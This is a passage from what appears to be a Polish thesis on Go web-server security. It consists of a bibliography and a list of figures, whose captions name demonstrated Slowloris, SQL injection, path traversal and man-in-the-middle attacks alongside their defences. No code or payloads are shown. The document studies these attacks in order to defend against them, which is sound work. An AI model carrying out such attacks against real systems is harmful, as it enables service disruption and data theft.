[27] Elias Negrin „MySQL Cookbook” [Książka], Wydawnictwo BPB Publications, 2024

[28] „Amazon DynamoDB” [Dokumentacja AWS] [Online]. Załącznik: https://docs.aws.amazon.com/amazondynamodb/latest/developerguide Data ostatniego dostępu: 27.12.2024

[29] „Go security checker” [Dokumentacja GoSec] [Online]. Załącznik: https://github.com/securego/gosec Data ostatniego dostępu: 29.12.2024

[30] „command line tool and library for transferring data with URLs” [Dokumentacja cURL] [Online]. Załącznik: https://curl.se/ Data ostatniego dostępu: 29.12.2024

[31] „Zed Attack Proxy” [Dokumentacja OWASP ZAP] [Online]. Załącznik: https://www.zaproxy.org/ Data ostatniego dostępu: 29.12.2024

[32] „Automatic SQL injection tool” [Dokumentacja sqlmap] [Online]. Załącznik: https://sqlmap.org/ Data ostatniego dostępu: 29.12.2024

[33] „pidstat(1) Linux manual page” [Dokumentacja pidstat] [Online]. Załącznik: https://man7.org/linux/man-pages/man1/pidstat.1.html Data ostatniego dostępu: 29.12.2024

[34] „TCP/IP Deep Dive Analysis with Wireshark” [Dokumentacja Wireshark] [Online]. Załącznik: https://www.wireshark.org/docs/ Data ostatniego dostępu: 29.12.2024

Spis Rysunków

Rysunek R1, strona 10 – „Pętla Zapytanie - Odpowiedź” występująca pomiędzy klientem i serwerem.
Rysunek R2, strona 18 – Podatność na atak Slowloris w bibliotece net/http odkryta za pomocą narzędzia GoSec.
Rysunek R3, strona 20 – Implementacja serwera http podatnego na atak Slowloris.
Rysunek R4, strona 20 – Komunikacja klienta z serwerem http przed wykonaniem ataku Slowloris.
Rysunek R5, strona 21 – Implementacja złośliwego klienta Slowloris.
Rysunek R6, strona 22 – Logi po stronie złośliwego klienta podczas przeprowadzania ataku Slowloris.
Rysunek R7, strona 22 – Nieudana próba połączenia się klienta z serwerem po wykonaniu ataku Slowloris.
Rysunek R8, strona 23 – Konfiguracja serwera umożliwiająca zabezpieczenie przed atakiem Slowloris.
Rysunek R9, strona 23 – Logi po stronie klienta podczas nieudanej próby ataku Slowloris.
Rysunek R10, strona 23 – Logi po stronie serwera podczas nieudanej próby ataku Slowloris.
Rysunek R11, strona 24 – Poprawne połączenie od klienta po nieudanej próbie przeprowadzenia ataku Slowloris.
Rysunek R12, strona 25 – Funkcja serwera odpowiedzialna za zapewnienie istnienia tabeli Users.
Rysunek R13, strona 26 – Fragment funkcji serwera odpowiedzialnej za pobranie użytkownika z tabeli Users – wersja podatna na wstrzykiwanie złośliwego kodu SQL.
Rysunek R14, strona 26 – Dane w tabeli w Users.
Rysunek R15, strona 27 – Pobranie danych o użytkowniu z tabeli Users.
Rysunek R16, strona 27 – Złośliwe zapytanie http, z brakiem odpowiedniego kodowania parametru, zakończone niepowedzeniem.
Rysunek R17, strona 28 – Wykonanie złośliwego zapytania http z parametrem zakodowanym przez kodowanie procentowe.
Rysunek R18, strona 29 – Wykonanie ataku DoS na bazie SQL.
Rysunek R19, strona 29 – Wzrost obciążenia procesora podczas wykonywania ataku DoS na bazie SQL.
Rysunek R20, strona 30 – Fragment funkcji serwera odpowiedzialnej za pobranie użytkownika z tabeli Users – wersja zabezpieczona przed możlwiością wszystkiwania złośliwego kodu SQL.
Rysunek R21, strona 30 – Nieudana próba wykonania zapytania wstrzykującego złośliwy kod SQL.
Rysunek R22, strona 31 – Logi bazodanowe prezentujące jakie zapytania zostały wykonane w bazie danych.
Rysunek R23, strona 31 – Walidacja parametru *id* wprowadzonego przez użytkownika.
Rysunek R24, strona 31 – Nieudana próba wykonania ataku wstrzykiwania SQL.
Rysunek R25, strona 32 – Fragment funkcji serwera odpowiedzialnej za usunięcie użytkownika z tabeli Users – wersja podatna na wstrzykiwanie złośliwego kodu SQL.
Rysunek R26, strona 33 – Fragment funkcji serwera odpowiedzialnej za usunięcie użytkownika z tabeli Users – wersja zabezpieczona przed możlwiością wszystkiwania złośliwego kodu SQL.
Rysunek R27, strona 34 – Fragment implementacji serwera podatnego na atak path traversal.
Rysunek R28, strona 34 – Poprawna obsługa żądania klienta dotycząca zwrócenia zawartości pliku.
Rysunek R29, strona 35 – Atakujący zdobywa nieuprawniony dostęp do pliku przez manipulację parametrem *fileName.*
Rysunek R30, strona 35 – Rozbudowa serwera o funkcję sprawdzania nazwy pliku podanej przez użytkownika.

Rysunek R31, strona 36 – Nieudana próbka ataku path traversal, powstrzymana przez metodę oczyszczania danych wejściowych.
Rysunek R32, strona 36 – Atak pozwalający na ominięcie zabezpieczenia przez oczyszczanie danych.
Rysunek R33, strona 37 – Implementacja serwera z wykorzystaniem osadzania plików.
Rysunek R34, strona 37 – Komunikacja klienta z serwerem korzystającym z osadzania plików w aplikacji.
Rysunek R35, strona 38 – Wersja serwera, w której nazwa pliku pobierana jest bezpośrednio z adresu URL.
Rysunek R36, strona 38 – Komunikacja klienta z serwerem w przypadku odczytywania nazwy pliku z adresu URL.
Rysunek R37, strona 39 – Implementacja metody *ServeFile*.
Rysunek R38, strona 40 – Podatność, w bibliotece net/http, związana ze zbyt niską wersją TLS, zgłoszona przez narzędzie GoSec.
Rysunek R39, strona 41 – Implementacja serwera obsługującego zapytanie HTTP bez szyfrowania komunikacji.
Rysunek R40, strona 41 – Komunikacja klienta z serwerem korzystając z niezaszyfrowanego połączenia.
Rysunek R41, strona 41 – Podsłuchanie niezaszyfrowanej odpowiedzie serwera, z wykorzystaniem narzędzia Wireshark.
Rysunek R42, strona 43 – Implementacja serwera obsługującego zapytanie HTTPS z szyfrowaną komunikacją.
Rysunek R43, strona 43 – Komunikacja klienta z serwerem korzystając z niezaszyfrowanego połączenia.
Rysunek R44, strona 44 – Podsłuchanie zaszyfrowanej odpowiedzi serwera, z wykorzystaniem narzędzia Wireshark.
Rysunek R45, strona 44 – Przechwycenie odpowiedzi kierowanej do klienta w programie ZAP.
Rysunek R46, strona 45 – Symulacja ataku Człowiek w Środku – modyfikacja odpowiedzi kierowanej do klienta w programie ZAP.
Rysunek R47, strona 45 – Komunikacja klienta z serwerem podczas przeprowadzenia ataku Człowiek w Środku.
Rysunek R48, strona 46 – Konfiguracja serwera dla mechanizmu mTLS.
Rysunek R49, strona 46 – Próba komunikacji z serwerem, implemetującym mTLS, zakończona niepowodzeniem z powodu braku certyfikatu.
Rysunek R50, strona 47 – Próba komunikacji z serwerem, implemetującym mTLS, zakończona sukcesem dzięki wykorzystaniu klucza prywatnego i certyfikatu klienta.
Rysunek R51, strona 47 – Nieudana próba przechwycenia i zmodyfikowania odpowiedzi przesyłanej od serwera do klienta.
Rysunek R52, strona 47 – Komunikacja klienta z serwerem podczas nieudanej próby ataku Człowiek w Środku.
Rysunek R53, strona 49 – Diagram przedstawiający komponenty oraz sposób komunikacji pomiędzy komponentami w zaimplemetnowanej aplikacji.
Rysunek R54, strona 51 – Przykładowe zapytania służące do tworzenia i pobieranie encji w Serwisie Służb Ratunkowych.
Rysunek R55, strona 51 – Logi aplikacji podczas obsługi zapytań przedstawionych na rysunku R54.
Rysunek R56, strona 52 – Przykładowe utworzenie incydentu (z użytkowego punktu widzenia przykład zgłoszenia wypadku).
Rysunek R57, strona 52 – Logi aplikacji podczas obsługi zgłoszenia wypadku przedstawionego na rysunku R56.

Rysunek R58, strona 53 – Lista endpointów poddanych automatycznym testom bezpieczeństwa.
Rysunek R59, strona 53 – Alerty bezpieczeństwa zgłoszone przez narzędzie ZAP.
Rysunek R60, strona 54 – Fragment działania programu sqlmap.
Rysunek R61, strona 55 – Rezultat zwrócony przez sqlmap.
Rysunek R62, strona 55 – Podatność, w bibliotece database/sql, związana z użyciem pakietu math/rand, zgłoszona przez narzędzie GoSec.
Rysunek R63, strona 56 – Wykorzystanie pakietu math/rand w biliotece database/sql.
Rysunek R64, strona 57 – Podatność, w bibliotece grpc, związana z udostępnianiem punktu końcowego /debug/pprof, zgłoszona przez narzędzie GoSec.
Rysunek R65, strona 58 – Wykorzystanie pakietu pprof w biliotece grpc.
Rysunek R66, strona 59 – Podatność, w bibliotece grpc, związana ze zbyt wysokimi, domyślnymi uprawnieniami do tworzonych plików, zgłoszona przez narzędzie GoSec.
Rysunek R67, strona 59 – Generowanie plików Golang w bibliotece grpc.